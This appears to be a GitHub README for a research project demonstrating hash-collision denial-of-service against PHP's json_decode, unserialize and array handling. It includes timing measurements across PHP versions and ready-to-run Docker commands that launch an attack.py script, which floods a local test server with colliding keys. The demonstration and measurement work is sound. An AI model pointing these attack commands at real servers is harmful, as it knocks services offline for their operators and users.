
php-dos-attack
 php-dos-attack copied to clipboard
 lukasmartinelli
Exploit json_decode vulnerability of PHP
Simulate Hash Collision Attack on a PHP Server
Checkout the associated blog post.
How it works
PHP hashtables are vulnerable to complexity attacks. Every function that takes external input and parses in a PHP hashtable is therefore vulnerable to complexity attacks.

Test PHP vulnerabilities to Collision Attacks
In the directory test there are PHP scripts that demonstrate vulnerabilities of
functions that use the PHP map.
The file collision_keys_small.txt contains only 10k entries.
If you want to test out the real deal you should try these attacks
with collision_keys.txt (64k entries).
Run tests
Run tests for inserting colliding keys into array:
docker run -it \
-v "$PWD":/usr/src/app -w /usr/src/app php:5.6-cli \
php test/array.php collision_keys.txt
Run tests for calling json_decode for JSON key-value pairs with colliding keys:
docker run -it --rm \
-v "$PWD":/usr/src/app -w /usr/src/app php:5.6-cli \
php test/json_decode.php collision_keys.txt
Run tests when unserializing an array with colliding keys:
docker run -it --rm \
-v "$PWD":/usr/src/app -w /usr/src/app php:5.6-cli \
php test/unserialize.php collision_keys.txt
Different PHP versions
Docker tags for official Docker PHP image:
5.4.43-cli5.5.27-cli5.6.11-cli7.0.0beta2-cli
Measurements
Median in seconds of 100 samples for each measurement on a m1.medium instance.
Note that this is only a portion of evil keys consisting out of 10k keys.
Imagine what 64k evil keys kan do.
Good:
| PHP Version | array |
json_decode |
unserialize |
|---|---|---|---|
| 5.4.43 | 0,0033 | 0,0022 | 0,0022 |
| 5.5.27 | 0,0034 | 0,0019 | 0,0022 |
| 5.6.11 | 0,0054 | 0,0019 | 0,0022 |
| 7.0.0beta2 | 0,0009 | 0,0009 | 0,0008 |
Evil:
| PHP Version | array |
json_decode |
unserialize |
|---|---|---|---|
| 5.4.43 | 1,2470 | 1,3896 | 1,3896 |
| 5.5.27 | 1,2355 | 1,4049 | 1,2786 |
| 5.6.11 | 1,2487 | 1,3999 | 1,3203 |
| 7.0.0beta2 | 0,3711 | 0,3737 | 0,3718 |
Plot time difference
You can generate the plot data used for the diagrams by yourself:
docker run -it --rm \
-v "$PWD":/usr/src/app -w /usr/src/app php:5.6-cli \
php plot/json_decode.php collision_keys.txt

Run the server
docker run -it --rm -p 8080:80 -v "$PWD"/server:/var/www/html php:5.6-apache
Docker will map the port 80 of the webserver to 8080.
Therefore you can visit your site at localhost:8080.
Run a Hash Collision Attack
The attack.py script will make parallel requests (amount can be specified with --count)
to a URL endpoint. It reads collisions from given text file and tries to do a
Hash collision Attack with them. You can set the attack type to either use form fields
or a json map.
Make 100 good normal requests to a fake JSON API.
docker run --rm -t lukasmartinelli/php-dos-attack \
python ./attack.py http://172.17.42.1:8080/index.php collision_keys.txt --count=100 --type=json --no-collide
Make 100 bad requests to a fake JSON API.
docker run --rm -t lukasmartinelli/php-dos-attack \
python ./attack.py http://172.17.42.1:8080/index.php collision_keys.txt --count=100 --type=json
You can also run the form based attack (which has been fixed by an Appache workaround).
docker run --rm -t lukasmartinelli/php-dos-attack \
python ./attack.py http://172.17.42.1:8080/index.php collision_keys.txt --count=100
 lukasmartinelli